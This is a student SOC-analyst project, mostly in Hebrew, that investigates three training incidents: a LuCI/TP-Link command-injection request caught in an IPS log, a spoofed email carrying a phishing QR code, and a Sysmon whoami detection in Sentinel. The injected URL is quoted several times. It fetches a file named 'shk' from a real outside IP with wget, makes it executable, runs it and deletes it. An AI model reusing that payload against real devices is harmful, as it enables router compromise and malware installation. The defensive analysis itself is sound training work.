

# *SOC Analyst (Security Operations Center) – Project*

Samuel Kim

Full Name: Samuel Kim

Assign: SOC

Lecturer: Shaked Shilo

Date of Submission: 21.05.2024

# Table Of Content

<b>1<sup>st</sup> Event: Massive Web Attack</b> .....	<b>3</b>
IDS/IPS.....	6
Command Injection .....	9
<b>2<sup>nd</sup> Event : Qushing – Malicious QR code</b> .....	<b>11</b>
E-Mail spoofing.....	14
<b>3<sup>rd</sup> Event: Lateral Movement</b> .....	<b>18</b>
Sysmon .....	18

# 1<sup>st</sup> Event: Massive Web Attack

קובץ מצורף "Sanrio 1"

פתחו את הקובץ המצורף והביטו בלוג.

## 1. הסבירו את הזיהוי בלוג.

הדבר הראשון שעשיתי כשפתחתי את הלוג היה לבדוק את כל הכתובות של צד שלישי על נוכחותם של דיווחים באינטרנט

אתרים שהשתמשתי בהם: [abuseipdb.com](http://abuseipdb.com) & [virustotal.com](http://virustotal.com)

אתרים וכתובות זדוניים שבדקתי:

הכתובת ששלחה את הבקשה:

195.1.144 [.] 109 & no4.nordicvm [.] no

"shk" קובץ שהורד משרת מרוחק (נדבר על הקובץ מאוחר יותר):

103.14.226 [.] 142/shk

managerReceiptTime	sourceAddress	sourceHostName
May 3, 2024 @ 20:49:05.842	195.1.144.109	<a href="http://no4.nordicvm.no">no4.nordicvm.no</a>

requestUrl

/cgi-bin/luci/stok=/locale?form\=country&operation\=write&country\=\$(id>`cd+/tmp;+rm+-rf+shk;+wget+http://103.14.226.142/shk

איך שאנחנו יכולים לראות שכבר הוגשו המון תלונות נגד הכתובות הללו ובשל כך אפשר להניח שזו הייתה התקפה

## AbuseIPDB » 195.1.144.109

Check an IP Address, Domain Name, or Subnet  
e.g. 87.71.172.174, microsoft.com, or 5.188.10.0/24


87.71.172

**195.1.144.109** was found in our database!

This IP was reported **2,326** times. Confidence of Abuse is **100%**: ?

100%

ISP GlobalConnect AS  
Usage Type Fixed Line ISP  
Hostname(s) **no4.nordicvm.no**  
Domain Name globalconnect.no  
Country  Norway  
City Stavanger, Rogaland




**103.14.226.142** was found in our database!

This IP was reported **32** times. Confidence of Abuse is **44%**

44%

ISP Aalo.vn Digital Technology Joint Stock Co  
Usage Type Commercial  
Domain Name Unknown  
Country  Viet Nam  
City Hanoi, Ha Noi



אפשר גם לראות הערות עם לוגים כמו אצלנו, וזה עשוי להעיד על משהו

#### Comments (4)



fritz.fritz  
3 days ago

195.1.144.109 - - [09/May/2024:12:06:50 +0000] "GET /cgi-bin/luci/stok=/locale?form=country&operation=write&country=\${id%3E%60cd+%2Ftmp%3B+rm+rf+shk%3B+wget+http%3A%2F%2F173.44.139.198%2Fshk%3B+chmod+777+shk%3B+.%2Fshk+tplink%3B+rm+rf+shk%60) HTTP/1.1" 301 282 "Go-http-client/1.1"



cdsybersec  
6 days ago

Peaksys - Port Scan, Hacking, SQL Injection, Web App Attack - 2024-05-07 08:48:32 UTC+01



cdsybersec  
11 days ago

Peaksys - Port Scan, Hacking, SQL Injection, Web App Attack - 2024-05-02 10:30:41 UTC+01



ThreatBuzz  
12 days ago

Performing web exploit to identify vulnerable TP-Link devices - detected on 30-04-2024

לפי הלוג אפשר לראות שאתר זדוני כביכול שולח בקשה לאפליקציית web שזה אתר של See Security, בתאריך 03.05 ב 20:49

managerReceiptTime	sourceAddress	sourceHostName	destinationAddress	destinationHostName
May 3, 2024 @ 20:49:05.842	195.1.144.109	no4.nordicvm.no	65.74.2.33	web.seesec.co.il

אנו רואים שהבקשה הזו מתקבלת על ידי FortiGate ומצביעה על מערכת זיהוי החדירה (IDS / IPS), שירות היעד אליו נשלחה הבקשה (קובץ shk) HTTP,80 וכי הבקשה נשלחה בהצלחה

deviceAction	deviceProduct	destinationPort	destinationService	bytesIn	bytesOut
Accept	Fortigate IPS	80	HTTP	800B	4860KB

# IDS/IPS

IDS/IPS - משמש לניטור תעבורת רשת או פעילות מחשב על מנת לזהות פעילות זדונית או ניסיונות גישה לא מורשית למערכות, במקרה שלנו ככל הנראה מערכת LUCI לניהול והגדרת התקני רשת דרך דפדפן אינטרנט.

הם מהווים חלק חשוב באבטחת הרשת, ומסייעים לארגונים להגן על הרשתות והמשאבים שלהם מפני איומים שונים כגון תוכנות זדוניות, התקפות מניעת שירות DDoS איומים פנימיים וסוגים אחרים של התקפות סייבר.

## 2. האם לדעתכם מדובר באירוע תקין או האם יש צורך בהרחבה החקירה?

לפי המידע אני חושב שזו הייתה תקיפה וצריך לחקור אותה יותר לעומק, בואו נסתכל על החלקים הבאים בלוג.

עכשיו בואו נסתכל על השורה של איזו בקשה נשלחה לאתר See Security, ממידע זה ברור שהבקשה הכילה פקודות SHELL המשתמשות בסמלים כמו '\$(..)'

requestUrl

/cgi-bin/luci/stok\=/locale?form\=country&operation\=write&country\=\$(id>`cd+/tmp;+rm+-rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tplink;+rm+-rf+shk`)

/cgi-bin/luci/: זהו הנתיב לסקריפט CGI בשרת. CGI הוא פרוטוקול סטנדרטי המאפשר לשרת אינטרנט להפעיל תוכניות בצד השרת.

חשוד מציג מידע על המשתמש ומזהה הזכויות שלו id ואז עובר לספריית tmp/ ומוחק את הקובץ או התיקיה shk אם הם קיימים rm -rf shk, מוריד את קובץ shk משרת מרוחק בכתובת שבדקנו אותו http://103.14.226.142/shk, מקצה זכויות לביצוע על קובץ שנותנים את מלוא הזכויות chmod 777 shk ומריץ את קובץ shk עם הארגומנט tplink לאחר מחיקתו, ככל הנראה כדי למנוע חשד

### 3. במידה ולדעתכם נדרשת הרחבת חקירה, מה החקירה שהייתם מבצעים?

אני בטוח שזו הייתה התקפה מכיוון שהכל מצביע על כך, אני חושב שהקובץ הזה רצה איכשהו להשפיע על מכשיר ה-Tp-link, אבל אני לא יכול לומר בוודאות מכיוון שאין מספיק מידע נוסף ולוגים אחרים, אילו פעולות בוצעו לאחר הליך זה ומה השתנה במערכת, בפיירוול וכו

פעולות אלו מדגימות בבירור את הכוונה לבצע פקודות בשרת. פעולות כאלה אינן מסופקות בבקשות רגילות ליישומי אינטרנט ויכולות לשמש תוקפים כדי לקבל גישה לא מורשית לשרת או לבצע פעולות זדוניות אחרות!

לכן, הנוכחות של פקודת מעטפת בבקשה מאשרת כי מדובר בהתקפת ביצוע פקודה מרחוק (Command Injection)

ייתכנו סוגים אחרים של התקפות כגון -

Malware : הקובץ יכול להיות טרויאני, וירוס, תוכנת ריגול או rootkit

Reverse Shell : מאפשר גישה מרחוק לשרת דרך ממשק הפקודה.

Exploits : קובץ המשמש להפעלת פגיעות בתוכנה על השרת וביצוע התקפה.

כלי תקיפה : הקובץ יכול להיות כלי תקיפה, כגון סורקי פגיעות, כוח סיסמה או כלי יירוט תנועה.




#### 4. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו

ניתן לצפות בלוג זה ברמות שונות במסגרת מודל KILL CHAIN (RECONNAISSANCE): במקרה זה, התוקף סורק לאיתור נקודות תורפה ברשת באמצעות שאילתות לממשק האינטרנט של Luci לאחר (DELIVERY): התוקף בהצלחה מוצא את הפגיעות, הוא יכול להשתמש בפקודה "wget" כדי להוריד את קובץ ה"shk" הזדוני (EXPLOITATION): לאחר הורדת קובץ ה"shk" הזדוני למכשיר, התוקף יכול לנסות לבצע פעולות זדוניות (INSTALLATION): אם התוקף מבצע בהצלחה את הקובץ הזדוני, הוא יכול להתקין תוכנות זדוניות נוספות במכשיר

לפיכך, יומן זה יכול להיחשב כחלק מתהליך הפעולה (ניצול) וההתקנה (התקנה)

## Cyber Kill Chain





## 5. ציינו איזה טכניקה או טקטיקה מדובר

# Command Injection

התוקף אינו מבצע פקודות ישירות על מערכת היעד, אלא מחדיר אותן דרך נקודת תורפה באפליקציית האינטרנט. הוא משתמש בכתובת URL כדי לשלוח פקודות זדוניות לשרת

MITRE | ATT&CK

Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾

ATT&CK v15.1 has been released! Check out the [blog post](#) or [release notes](#) for more information.

TECHNIQUES

Indirect Command Execution ▾  
Masquerading ▾  
Modify Authentication Process ▾  
Modify Cloud Compute Infrastructure ▾  
Modify Registry ▾  
Modify System Image ▾  
Network Boundary Bridging ▾

Home > Techniques > Enterprise > Indirect Command Execution

## Indirect Command Execution

Adversaries may abuse utilities that allow for command execution to bypass security restrictions that limit the use of command-line interpreters. Various Windows utilities may be used to execute commands, possibly without invoking `cmd`. For example, [Forfiles](#), the Program Compatibility Assistant (`pcalua.exe`), components of the Windows Subsystem for Linux (WSL), as well as other utilities may invoke the execution of programs and commands from a [Command and Scripting Interpreter](#), Run window, or via scripts. <sup>[1] [2]</sup>

Adversaries may abuse these features for [Defense Evasion](#), specifically to perform arbitrary execution while subverting detections and/or mitigation controls (such as Group Policy) that limit/prevent the usage of `cmd` or file extensions more commonly associated with malicious payloads.

וגם לאחר ניתוח נתונים מאתרים ומלוגים, ניתן לשער שהוא השתמש בסקריפטים או בוטים כדי לבצע התקפה על מספר רב של אתרים ביום אחד

✓ Anonymous	2024-05-06 16:41:07 (6 days ago)	Possibly hosting malicious content on host 103.14.226.142 found inside HTTP request from 195.1.144.109: HTTP Req: GET /cgi-bin/luci/stok=/locale?form=country&operation=write&country=\$(cd+/tmp;rm+-rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tp link;+rm+-rf+shk) HTTP/1.1 Time: Mon, 06 May 2024 18:41:07 +0200 Port 80 User Agent: Go-http-client/1.1 IP suspected 21 time(s) so far.	Hacking Exploited Host
✓ Anonymous	2024-05-06 13:00:00 (1 week ago)	Has multiple payloads that are flagged as virus http://103.14.226.142/x86 , <u>also bots</u> are trying download these	Hacking Exploited Host
✓ Security Whaller	2024-05-06 06:12:00 (1 week ago)	Hosting malicious files	Hacking Exploited Host
✓ Anonymous	2024-05-06 05:58:57 (1 week ago)	Possibly hosting malicious content on host 103.14.226.142 found inside HTTP request from 195.1.144.109: HTTP Req: GET /cgi-bin/luci/stok=/locale?form=country&operation=write&country=\$(cd+/tmp;rm+-rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tp link;+rm+-rf+shk) HTTP/1.1 Time: Mon, 06 May 2024 07:58:57 +0200 Port 80 User Agent: Go-http-client/1.1 IP suspected 20 time(s) so far.	Hacking Exploited Host
✓ Anonymous	2024-05-05 11:45:37 (1 week ago)	Possibly hosting malicious content on host 103.14.226.142 found inside HTTP request from 195.1.144.109: HTTP Req: GET /cgi-bin/luci/stok=/locale?form=country&operation=write&country=\$(cd+/tmp;rm+-rf+shk;+wget+http://103.14.226.142/shk;+chmod+777+shk;+./shk+tp link;+rm+-rf+shk) HTTP/1.1 Time: Sun, 05 May 2024 13:45:37 +0200 Port 80 User Agent: Go-http-client/1.1 IP suspected 19 time(s) so far.	Hacking Exploited Host

הערך "Go-http-client/1.1" עשוי להצביע על השימוש בספריית Go לכתובת סקריפטים או יישומים המבצעים בקשות HTTP לשרת. סקריפטים כאלה יכולים להיכתב למטרות שונות, כולל אוטומציה של משימות מסוימות. בהתאם לאופן השימוש בהם, ניתן לסווג אותם כבוטים.

requestClientApplication

Go-http-client/1.1

## 2<sup>nd</sup> Event : Qushing – Malicious QR code

אירוע 2:

אתמול התקבל בתיבת המייל שלי המייל הבא:

From name: avi.waisman

From E-mail: [avi.waisman@see-security.com](mailto:avi.waisman@see-security.com)

To: shaked.shilo@see-secure.com

Subject: נא להירשם לקבוצת מרצים בפייסבוק

תוכן ההודעה:



לכלל המרצים של שיא סקוריטי,

נא להירשם לקבוצת המרצים בפייסבוק

מצ"ב קישור

אבי

### 1. חקרו את המייל. האם מדובר במייל פשינג?

בואו נדמיין שאני לא מכיר את החברה הזו ואת האנשים האלה, במבט ראשון המכתב נראה נורמלי ושום דבר לא מעורר חשד


הדבר הראשון ששמת לי לב הוא שלאבי ושקד יש דומיינים שונים וזה מעלה חשדות.

אבל בבדיקה אפשר לוודא שהדומיינים אמיתיים ולא מהווים איום, שתי החברות האלה קשורות אחת לשנייה, חברה אחת היא מכללה, והחברה השנייה עוסקת בבטיחות מידע

From E-mail: [avi.waisman@see-security.com](mailto:avi.waisman@see-security.com)

To: [shaked.shilo@see-secure.com](mailto:shaked.shilo@see-secure.com)

*See-secure.com: Information Security consultancy company*



*See-security.com: IT College*



2. פרטו והסבירו מה חקרתם ואיך הגעתם למסקנה.

אבל אני יכול לומר בביטחון שהדואר שנתקלנו בו הוא התקפת פישנינג והנה הסיבה

בבדיקת מנהל SEE SECURITY אביב ויצמן ששלח את המייל, ניתן לראות ששמו נכתב בצורה לא נכונה, וזה כבר סימן ראשון לדואר מזויף וחשד ל- **פישנינג**

From E-mail: [avi.waisman@see-security.com](mailto:avi.waisman@see-security.com)

**SEE SECURITY COLLEGE**  
המכללה היחידה שבבעלותה קבוצת סייבר

avi weissman · 1st

1. See Security InfoSec & Cyber Warfare College 2. See-Secure Consulting 3. SeeHR - Cyber Security Recruitment

Israel · [Contact info](#)

500+ connections

Haim Cohen יל, Yoni Golan, and 27 other mutual connections

[Message](#) [More](#)

**Highlights**

You both worked at See-Security: Cyber & Information Security College  
You both worked at See-Security: Cyber & Information Security College in February 2024

[Message](#)

### 3. במידה ומדובר במייל פישנינג איזה פעולות תבצעו

עכשיו בואו נוודא שהמייל שלו אמיתי, אחרי שבדקתי את הדואר של אביבה באינטרנט, השתכנעתי שהוא מזויף, יש חשדות ל-E-MAIL SPUFING

## Email Checker

*A simple tool to check whether an email address exists.*

Email Address

avi.waisman@see-security.com

Check

**Result : BAD**

*The mailbox doesn't exist.*

## E-Mail spoofing.

זיוף דוא"ל היא שיטה לתמרן מיילים כדי לגרום להם להיראות כאילו הם ממשיהו אחר. זה משמש על ידי תוקפים להפצת פישנינג, הונאה ותוכנות זדוניות. הם משנים כותרות וכתובות שולח כדי ליצור אשליה של חוקיות.

מה שקורה במקרה שלנו מעלה חשדות לגבי קוד QR-Code שהם שלחו, מכיוון שהוא עלול להיות זדוני ולהכיל תוכנות זדוניות או קישורים

אם הייתה לי גישה ללוגים, יכולתי לבצע בדיקה מתקדמת יותר של האימייל הזה על ידי בדיקת כתובת ה-IP שלו ובדיקת רשומות SPF/DKIM/DMARC, הם יכולים לעזור לקבוע אם האימייל אומת.

SPF (Sender Policy Framework) ערך זה מגדיר רשימה של כתובות IP שיש להן הרשאה לשלוח דואר אלקטרוני בשם דומיין ספציפי.

DKIM (DomainKeys Identified Mail) טכנולוגיה זו משתמשת בחתימה קריפטוגרפית כדי לוודא שהודעת דואר אלקטרוני אכן נשלחה מטעם התחום שצוין.


DMARC (Domain-based Message Authentication, Reporting, and Conformance) ערך זה מאפשר לדומיינים לציין כיצד לטפל באימיילים שנכשלים בבדיקות SPF ו-DKIM.


הדבר הבא שעלינו לעשות הוא לבדוק את הקוד שהחשוד שלח, על ידי בדיקתו באתר הצלחתי לגזור קישור מהקוד לחקירה נוספת

## Free QR Code Scanner




Scan the QR code online with our QR reader. Upload a QR code image or directly access the webcam to scan and read it in real-time.

 [Upload Image](#)

 Scan QR Code



כפי שאומרים במייל שלנו, אביב מבקש מכל העובדים לעקוב אחר הקישור ולהצטרף לקבוצה בפייסבוק, אך כפי שאנו רואים, הקישור לא קשור בשום אופן לרשת החברתית הזו, מה שמרמז שמדובר ב-PHISHING

Type	Items
	  <a href="https://me-qr.com/shP847fW">https://me-qr.com/shP847fW</a>
	<code>https://me-qr.com/shP847fW</code>

לאחר בדיקה נוספת, השתכנעתי שהקישור מכיל מידע זדוני, וכל ההנחות שלי היו נכונות, האתר היה פישניג

5

/ 92

Community Score

5/92 security vendors flagged this URL as malicious

Reanalyze

https://me-qr.com/shP847fW

me-qr.com

Status

200

Content type

text/html; charset="ut

text/html

external-resources

dom-modification

multiple-redirects

trackers

DETECTION

DETAILS

COMMUNITY

Join our Community

 and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

IP Abuse Reports for 104.21.16.6:

This IP address has been reported a total of 1 time from 1 distinct source. It was most recently reported 1 week ago.

**Old Reports:** The most recent abuse report for this IP address is from 1 week ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
<div><div>✓</div><div>🇯🇵</div><div>Nanoniele</div></div>	2024-04-30 22:55:00 (1 week ago)	Phishing, me-qr.com -> p-id.viewsnetsaccss.com, JR East.	<div>Phishing</div> <div>Email Spam</div> <div>Spoofing</div>



#### 4. ציינו על איזה שלב בסייבר kill chain מדובר. פרטו

#### 5. ציינו איזה טכניקה או טקטיקה מדובר מתוך ה MITRE

הטכניקה שבה התוקף משתמש היא Quishing .

התקפת פישנינג בדרך כלל מתרחשת בשלב ה-2 של שרשרת ההרג של הסייבר, שהוא שלב Intrusion. במהלך שלב זה, התוקפים מנסים להשיג גישה ראשונית למערכת על ידי פיתוי הקורבנות ללחוץ על קישורים זדוניים או לספק מידע רגיש באמצעות מיילים או הודעות מזויפות. במצבנו תוקף ניסה לגרום את העובדים להיכנס לאתר זדוני באמצעות הקוד דרך המייל שהוא שלח

## Phishing

Adversaries may send malicious content to users in order to gain access to their mobile devices. All forms of phishing are electronically delivered social engineering. Adversaries can conduct both non-targeted phishing, such as in mass malware spam campaigns, as well as more targeted phishing tailored for a specific individual, company, or industry, known as "spearphishing". Phishing often involves social engineering techniques, such as posing as a trusted source, as well as evasion techniques, such as removing or manipulating emails or metadata/headers from compromised accounts being abused to send messages.

Mobile phishing may take various forms. For example, adversaries may send emails containing malicious attachments or links, typically to deliver and then execute malicious code on victim devices. Phishing may also be conducted via third-party services, like social media platforms.

Mobile devices are a particularly attractive target for adversaries executing phishing campaigns. Due to their smaller form factor than traditional desktop endpoints, users may not be able to notice minor differences between genuine and phishing websites. Further, mobile devices have additional sensors and radios that allow adversaries to execute phishing attempts over several different vectors, such as:

- SMS messages: Adversaries may send SMS messages (known as "smishing") from compromised devices to potential targets to convince the target to, for example, install malware, navigate to a specific website, or enable certain insecure configurations on their device.
- Quick Response (QR) Codes: Adversaries may use QR codes (known as "quishing") to redirect users to a phishing website. For example, an adversary could replace a legitimate public QR Code with one that leads to a different destination, such as a phishing website. A malicious QR code could also be delivered via other means, such as SMS or email. In the latter case, an adversary could utilize a malicious QR code in an email to pivot from the user's desktop computer to their mobile device.
- Phone Calls: Adversaries may call victims (known as "vishing") to persuade them to perform an action, such as providing login credentials or navigating to a malicious website. This could also be used as a technique to perform the initial access on a mobile device, but then pivot to a computer/other network by having the victim perform an action on a desktop computer.

## 3<sup>rd</sup> Event: Lateral Movement

כנסו לסביבת הסנטינל, תחת לשונית ה Incident וחקרו את האירוע: New  
Discovery Command Detected

Sysmon

| where CommandLine contains "whoami"

1. הסבירו את החוק ומה הוא מחפש

### Sysmon

סיסמון הוא כלי של Windows Sysinternals לאיסוף נתונים מתחנות קצה. הוא מספק מידע על פעילות במחשבים, כולל פרטים על תהליכים, רשת, רשום ועוד.


הוא מותקן בתוך Event Viewers ואוסף כל הלוגים הקיימים ושלוח אותם למערכות SIEM

CommandLine contains "whoami"

החוק מסנן ומציין למערכת להציג רק את פקודות שכתוב בהם "whoami", החוק חשוב כי פקודה הזאת מציגה את השם המשתמש הנוכחי המחובר למחשבים. במקרים רבים, התוקפים מנסים להשתמש בפקודה זו לצורך אימות של זיהוי וקיים של משתמש במערכת, ולכן ייתכן שזה נחשב לאזהרת אבטחה כאשר הפקודה מופיעה במערכת בלתי צפויה או בהקשרים לא מסוימים. כתיבת חוק כזה מקיימת את האבטחה על ידי התראה על השימוש בפקודה זו ועל פעולות שקשורות אליה.

## 2. פרטו את מהלך החקירה ואת השאלות שעולות לכם

הדבר הראשון שיש לעשות הוא כמובן לבדוק את הלוג עצמו ולנתח מה קרה



Results Chart Add bookmark						
<input type="checkbox"/>	TimeGenerated [UTC] ↑↓	Computer	User	OriginalFile...	ParentImage	Hashes
<input type="checkbox"/>	> 5/7/2024, 7:50:04.820 AM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Windows\System32\cmd.exe	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...
<input type="checkbox"/>	> 5/7/2024, 12:14:39.812 PM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...
<input type="checkbox"/>	> 5/7/2024, 12:14:55.257 PM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...
<input type="checkbox"/>	> 5/7/2024, 12:38:03.237 PM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...

אנו רואים שביום השביעי של החודש החמישי בשעה שבע בבוקר במחשב 10B בדומיין local.course, המשתמש ג'ים הריץ את פקודה שנותנת מידע על המשתמש הנוכחי דרך ה-CMD.

מכיוון שזה רק תרגיל ואין מידע על מיהו ג'ים ואיזה הרשאות יש לו אז נניח שהוא עובד משרד רגיל והוא בהחלט לא עושה אינטראקציות עם שורת פקודה.

הדבר הבא שאנו יכולים לשים לב הוא שאותה פקודה מופעלת מאקסל.. שזה מוזר וחשוד ביותר, יש סיכוי שהחשבון משתמש נפרץ או שהעובד ג'ים בהשפעת אותו פייסינג הוריד את קובץ אקסל זדוני, בואו נמשיך האלה.

בדקתי גם את ההאש של הקובץ, אבל זה היה שלילי עבור זדון

eGenerated [UTC] ↑↓	Computer	User	OriginalFile...	ParentImage	Hashes
5/7/2024, 7:50:04.820 AM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Windows\System32\cmd.exe	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...
5/7/2024, 12:14:39.812 PM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...
5/7/2024, 12:14:55.257 PM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...
5/7/2024, 12:38:03.237 PM	win10B.local.course	WIN10B\Jim	whoami.exe	C:\Program Files\Microsoft Office\root\Office16\EXCELEXE	MD5=A4A6924F3EAF97981323703D38FD99C4,SH...

3. פרטו את הממצאים שמצאתם (נא להוסיף תמונות וקישורים)

4. לאחר שסיימתם את מהלך החקירה הראשונית, מה הדעה שגיבשתם?  
הסבירו

עכשיו בואו נעשה חקירה מעמיקה יותר. כדי להבין מה קרה, עלינו להסתכל על כל מעשיו של ג'ים באותו יום.

